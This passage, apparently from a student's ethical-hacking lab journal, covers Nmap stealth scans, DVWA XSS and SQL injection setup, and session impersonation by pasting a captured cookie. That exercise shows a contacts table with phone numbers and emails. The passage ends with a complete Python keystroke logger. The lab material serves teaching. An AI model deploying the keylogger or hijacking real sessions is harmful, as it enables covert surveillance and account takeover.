139/tcp    closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
```

### 3. FIN Scan (-sF)

Command: `nmap -sF -T4 para`

```
C:\Users\Lab201>nmap -sF -T4 para
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:56 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.33 seconds
```

#### 4. NULL Scan (-sN)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\Lab201>nmap -sN -p22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 13:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds
```

#### 5. XMAS Scan (-sX)

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\Lab201>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 13:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 249.40 seconds
```

**Conclusion :-** Above practical was successfully executed.

## PRACTICAL NO. 5

Simulate persistent cross-site scripting attack.


### STEPS :

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php




5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.
7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.




**Conclusion :-** Above practical was successfully executed.

## PRACTICAL NO. 6

Session Impersonation with Firefox and Tamper Data.


### STEPS :

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to login page.



The screenshot shows a login form titled "Login | Personal Contacts Manager v1.0". It contains two input fields: "Email\*" with the value "admin@google.com" and "Password\*" with masked characters. Below the password field is a checkbox labeled "Remember me" which is unchecked. A blue "Submit" button is at the bottom left of the form.

2. Now click on tamper add on and start tampering the data. And cookie editor and copy the value.





3. Your username and password is been captured using session impersonation
4. Here's the result of session impersonification

Extension: (Tamper Data for FF Quant...

### Details

URL   
Method GET  
Type main\_frame

### Request Body

This request has no request body.

5. After clicking ok button a pop window will open now paste the id in the given cookie field

Extension: (Tamper Data for FF Quantum) - Start Tamper D...

### Details

URL   
Method GET  
Type main\_frame

### Headers

Name	Value	
Host	techpanda.org	-
User-Agent	Mozilla/5.0 (Windows NT 11	-
Accept	text/html,application/xhtmll	-
Accept-Language	en-US,en;q=0.5	-
Accept-Encoding	gzip, deflate	-
Connection	keep-alive	-
Cookie	350fbb866074f9cb54d3145	-
Upgrade-Insecure-Requests	1	-

6. After tampering you will be logged in successfully

Dashboard   Personal Contacts Manager v1.0					
Add New Contact				Log Out	
ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
79612	nik	niks	657567575	sfs@gmail.com	<a href="#">Edit</a>
79613	neha	shaikh	4544556421	nshaikh@gmail.com	<a href="#">Edit</a>
79614	neha	shaikh	4544556421	nshaikh@gmail.com	<a href="#">Edit</a>
79615	nik	nik	4664	a@gmail.com	<a href="#">Edit</a>
79616	Anam	shaikh	1234568523	Anam@gmail.com	<a href="#">Edit</a>
79617	hello	world	1223334444	helloworld@google.com	<a href="#">Edit</a>
79618	junaaid	shaikh	7846153496	junaaid@gmail.com	<a href="#">Edit</a>
79619	hello	world	1223334445	helloworld1@google.com	<a href="#">Edit</a>
79620	Peter	Parker	12134598474	ertgwaeuhryfwqhdj@gmail.com	<a href="#">Edit</a>
79621	Harshal	Ingale	8080101085	sde@google.com	<a href="#">Edit</a>
79622	Harshal	Ingale	8080101085	sojabhai@gmail.com	<a href="#">Edit</a>
79623	hello	world	12233344456	helloworld2@google.com	<a href="#">Edit</a>
79624	Harshal	ingole	1568732548	harshal@gmail.com	<a href="#">Edit</a>
79625	h	j	1556465456	n@gmail.com	<a href="#">Edit</a>
79626	Tony	Stark	157514561	avengers@marvel.com	<a href="#">Edit</a>
79627	will	smith	81828282828	willsmith@scct.edu.in	<a href="#">Edit</a>
79628	hello	world	12584896	helloworld123@GMAIL.COM	<a href="#">Edit</a>
79629	anant	ambani	157946823	anant@gmail.com	<a href="#">Edit</a>
79630	HELLO	WORLD	123456789	admin@google.com	<a href="#">Edit</a>
79631	abc	shaikh	456871956	abc@gmail.com	<a href="#">Edit</a>
79632	lol	fdklsj	48455649846	dfasefas@gmail.com	<a href="#">Edit</a>


**Conclusion :-** Above practical was successfully executed.

# PRACTICAL NO. 7

Perform SQL injection attack.

## Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.




The image shows the DVWA login page. At the top is the DVWA logo. Below it are two input fields: 'Username' with the text 'Admin' and 'Password' with masked characters '\*\*\*\*\*'. A 'Login' button is positioned below the password field.

8. Click on DVWA security and set the security to low.



9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



**Conclusion :-** Above practical was successfully executed

## PRACTICAL NO. 8

### PROGRAM :

```
from pynput.keyboard import Key
from pynput.keyboard import Listener

the_keys = []

def functionPerKey(key):
    the_keys.append(key)
    storeKeysToFile(the_keys)

def storeKeysToFile(keys):
    with open('keylog.txt', 'w') as log:
        for the_key in keys:
            the_key = str(the_key).replace("'", "")
            log.write(the_key)

def onEachKeyRelease(the_key):
    if the_key == Key.esc:
        return False

with Listener(
    on_press = functionPerKey,
    on_release = onEachKeyRelease
) as the_listener:
    the_listener.join()
```

**Conclusion :-** Above practical was successfully executed